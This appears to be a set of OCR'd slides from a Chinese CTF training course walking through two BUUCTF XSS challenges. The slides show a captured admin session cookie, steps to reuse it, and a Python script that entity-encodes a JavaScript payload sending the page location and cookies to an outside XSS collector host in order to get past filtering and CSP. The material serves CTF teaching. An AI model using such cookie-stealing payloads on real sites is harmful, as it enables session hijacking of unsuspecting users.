
BUU XSS COURSE 1

- 提交，收 XSS。



BUU XSS COURSE 1


- 提交，收 XSS。



全部	时间	接收的内容	Request Headers	操作
折叠	2019-10-08 15:03:25	• location : http://web/#/view/768ed7b2-a825-4b39-a000-d924fc4cdc7b • toplocation : http://web/#/view/768ed7b2-a825-4b39-a000-d924fc4cdc7b • cookie : PHPSESSID=fbb5b92257044217eaae782c2e9e9bab • opener : • username : • password :	• HTTP_REFERER : http://web/backend/admin.php • HTTP_USER_AGENT : Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/72.0.3626.121 Safari/537.36 • REMOTE_ADDR : 172.64.199.7	删除 复制


BUU XSS COURSE 1

- 设置 Cookie。




BUU XSS COURSE 1


- 访问 /backend/admin.php



[CISCN2019 华东北赛区]Web2



[CISCN2019 华东北赛区]Web2

- 投稿功能，对一般 xss 有替换，且有 CSP。
- http://www.ruanyifeng.com/blog/2016/09/csp.html
- 

[CISCN2019 华东北赛区]Web2

- 利用 HTML Markup 来玩。
- https://www.w3.org/MarkUp/html-spec/html-spec_13.html
-

```
1.py  2.py  3.py

in_str = "(function(){window.location.href='http://xss.buuoj.cn/index.php?do=api&id=hVk2jp&keepsession=0&location='+escape((function(){try{return document.location.hr

output = ""

for c in in_str:
    output += "&#" + str(ord(c))

print("<svg><script>eval&#40&#34" + output + "&#34&#41</script>")
```


- https://www.zhaoj.in/read-6100.html
- 编写脚本并提交。

[CISCN2019 华东北赛区]Web2

- 反馈（md5 计算脚本在博客里也有）


[CISCN2019 华东北赛区]Web2

- 收 XSS



[CISCN2019 华东北赛区]Web2

- 置 Cookie

